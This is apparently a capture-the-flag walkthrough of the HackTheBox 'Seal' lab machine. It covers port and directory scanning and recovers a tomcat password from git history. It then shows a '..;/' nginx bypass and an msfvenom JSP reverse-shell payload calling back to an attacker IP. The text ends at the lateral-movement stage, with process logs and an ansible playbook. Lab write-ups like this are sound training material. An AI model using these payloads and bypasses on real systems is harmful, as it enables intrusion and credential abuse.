
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.250
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-26 15:55 IST
Nmap scan report for 10.10.10.250
Host is up (1.9s latency).
Not shown: 60238 closed tcp ports (reset), 5294 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp  open  ssl/http   nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-alpn:
|_  http/1.1
|_http-title: Seal Market
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-05-05T10:24:03
|_Not valid after:  2022-05-05T10:24:03
| tls-nextprotoneg:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http-proxy
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Fri, 26 Jul 2024 10:27:29 GMT
|     Set-Cookie: JSESSIONID=node019u4n20zzne2sneeukmz41d0o2.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   GetRequest:
|     HTTP/1.1 401 Unauthorized
```


2) Checked the website



3) Checked for more pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u 'https://seal.htb/FUZZ' -ic -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://seal.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 19737, Words: 7425, Lines: 519, Duration: 465ms]
images                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 456ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 571ms]
icon                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 878ms]
css                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 664ms]
js                      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 669ms]
manager                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 300ms]
                        [Status: 200, Size: 19737, Words: 7425, Lines: 519, Duration: 5580ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

4) Found a git service on port 8080



5) Checked the source code

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/seal]
└─$ git clone http://seal.htb:8080/git/root/infra.git
Cloning into 'infra'...
Username for 'http://seal.htb:8080': hacker
Password for 'http://hacker@seal.htb:8080':
remote: Counting objects: 15, done
remote: Finding sources: 100% (15/15)
remote: Getting sizes: 100% (13/13)
remote: Compressing objects: 100% (59/59)
remote: Total 15 (delta 1), reused 12 (delta 0)
Unpacking objects: 100% (15/15), 2.42 KiB | 118.00 KiB/s, done.

┌──(vigneswar㉿VigneswarPC)-[/tmp/seal]
└─$ git clone http://seal.htb:8080/git/root/seal_market.git
Cloning into 'seal_market'...
Username for 'http://seal.htb:8080': hacker
Password for 'http://hacker@seal.htb:8080':
remote: Counting objects: 161, done
remote: Finding sources: 100% (161/161)
remote: Getting sizes: 100% (132/132)
remote: Compressing objects: 100% (1339/1339)
remote: Total 161 (delta 22), reused 149 (delta 16)
Receiving objects: 100% (161/161), 1.80 MiB | 533.00 KiB/s, done.
Resolving deltas: 100% (22/22), done.
```

6) Found a password from git

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/seal/seal_market/nginx/sites-available]
└─$ git checkout ac21032
Note: switching to 'ac21032'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at ac21032 Adding tomcat configuration

┌──(vigneswar㉿VigneswarPC)-[/tmp/seal/seal_market/nginx/sites-available]
└─$ git diff 971f3aa
diff --git a/tomcat/tomcat-users.xml b/tomcat/tomcat-users.xml
index aef66d0..7f79aec 100644
--- a/tomcat/tomcat-users.xml
+++ b/tomcat/tomcat-users.xml
@@ -41,4 +41,5 @@
   <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
   <user username="role1" password="<must-be-changed>" roles="role1"/>
 -->
+<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
 </tomcat-users>

┌──(vigneswar㉿VigneswarPC)-[/tmp/seal/seal_market/nginx/sites-available]
└─$
```

tomcat:42MrHBf*z8{Z%


7) However the hostmanager is protected with ssl verification


```
location /host-manager/html {
        if ($ssl_client_verify != SUCCESS) {
                return 403;
        }
        proxy_set_header        Host $host;
        proxy_set_header        X-Real-IP $remote_addr;
        proxy_set_header        X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header        X-Forwarded-Proto $scheme;
        proxy_pass          http://localhost:8000;
        proxy_read_timeout  90;
        proxy_redirect      http://localhost:8000 https://0.0.0.0;
}

location / {
        proxy_set_header        Host $host;
        proxy_set_header        X-Real-IP $remote_addr;
        proxy_set_header        X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header        X-Forwarded-Proto $scheme;
        proxy_pass          http://localhost:8000;
        proxy_read_timeout  90;
        proxy_redirect      http://localhost:8000 https://0.0.0.0;
}
```

Vulnerability Assessment

1) It turns out the nginx reverse proxy can by bypassed by using url path parameters

2) Got access to tomcat manager





Edit match/replace rule
Specify the details of the match/replace rule.
Type:
Request header
Match:
GET /manager/
Replace:
GET /manager/..;/manager/
Comment:
Regex match
OK
Cancel

Exploitation

1) Exploited tomcat manager to get a reverse shell

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/seal]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=4444 -f war > rev.war
Payload size: 1093 bytes
Final size of war file: 1093 bytes
```




2) Got reverse shell

```
tomcat@seal:/tmp$ whoami
tomcat
tomcat@seal:/tmp$
```

Lateral Movement

1) Found a job running as luis user

```
2024/07/26 13:22:33 CMD: UID=1000  PID=64544  | mkdir -p /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138
2024/07/26 13:22:33 CMD: UID=1000  PID=64542  | /bin/sh -c ( umask 77 && mkdir -p "` echo /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-907056858941
38 `" && echo ansible-tmp-1722000153.851155-90705685894138="` echo /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138 `" ) && sleep 0
2024/07/26 13:22:33 CMD: UID=1000  PID=64546  | sleep 0
2024/07/26 13:22:34 CMD: UID=1000  PID=64547  |
2024/07/26 13:22:34 CMD: UID=1000  PID=64548  | /bin/sh -c chmod u+x /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138/ /home/luis/.ansib
le/tmp/ansible-tmp-1722000153.851155-90705685894138/AnsiballZ_file.py && sleep 0
2024/07/26 13:22:34 CMD: UID=1000  PID=64549  | chmod u+x /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138/ /home/luis/.ansible/tmp/ansi
ble-tmp-1722000153.851155-90705685894138/AnsiballZ_file.py
2024/07/26 13:22:34 CMD: UID=1000  PID=64550  | /bin/sh -c chmod u+x /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138/ /home/luis/.ansib
le/tmp/ansible-tmp-1722000153.851155-90705685894138/AnsiballZ_file.py && sleep 0
2024/07/26 13:22:34 CMD: UID=1000  PID=64551  | python3 /usr/bin/ansible-playbook /opt/backups/playbook/run.yml
2024/07/26 13:22:34 CMD: UID=1000  PID=64552  | /bin/sh -c /bin/sh -c '/usr/bin/python3 /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138
/AnsiballZ_file.py && sleep 0'
2024/07/26 13:22:34 CMD: UID=1000  PID=64553  | /bin/sh -c /usr/bin/python3 /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138/AnsiballZ_f
ile.py && sleep 0
2024/07/26 13:22:34 CMD: UID=1000  PID=64554  |
2024/07/26 13:22:34 CMD: UID=1000  PID=64555  | /bin/sh -c /usr/bin/python3 /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138/AnsiballZ_f
ile.py && sleep 0
2024/07/26 13:22:34 CMD: UID=1000  PID=64556  |
2024/07/26 13:22:34 CMD: UID=1000  PID=64557  | /bin/sh -c rm -f -r /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138/ > /dev/null 2>&1 &
& sleep 0
2024/07/26 13:22:34 CMD: UID=1000  PID=64558  | /bin/sh -c rm -f -r /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138/ > /dev/null 2>&1 &
& sleep 0
2024/07/26 13:22:34 CMD: UID=1000  PID=64559  | /bin/sh -c rm -f -r /home/luis/.ansible/tmp/ansible-tmp-1722000153.851155-90705685894138/ > /dev/null 2>&1 &
& sleep 0
```





```
tomcat@seal:/$ cat /opt/backups/playbook/run.yml
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
tomcat@seal:/$
```

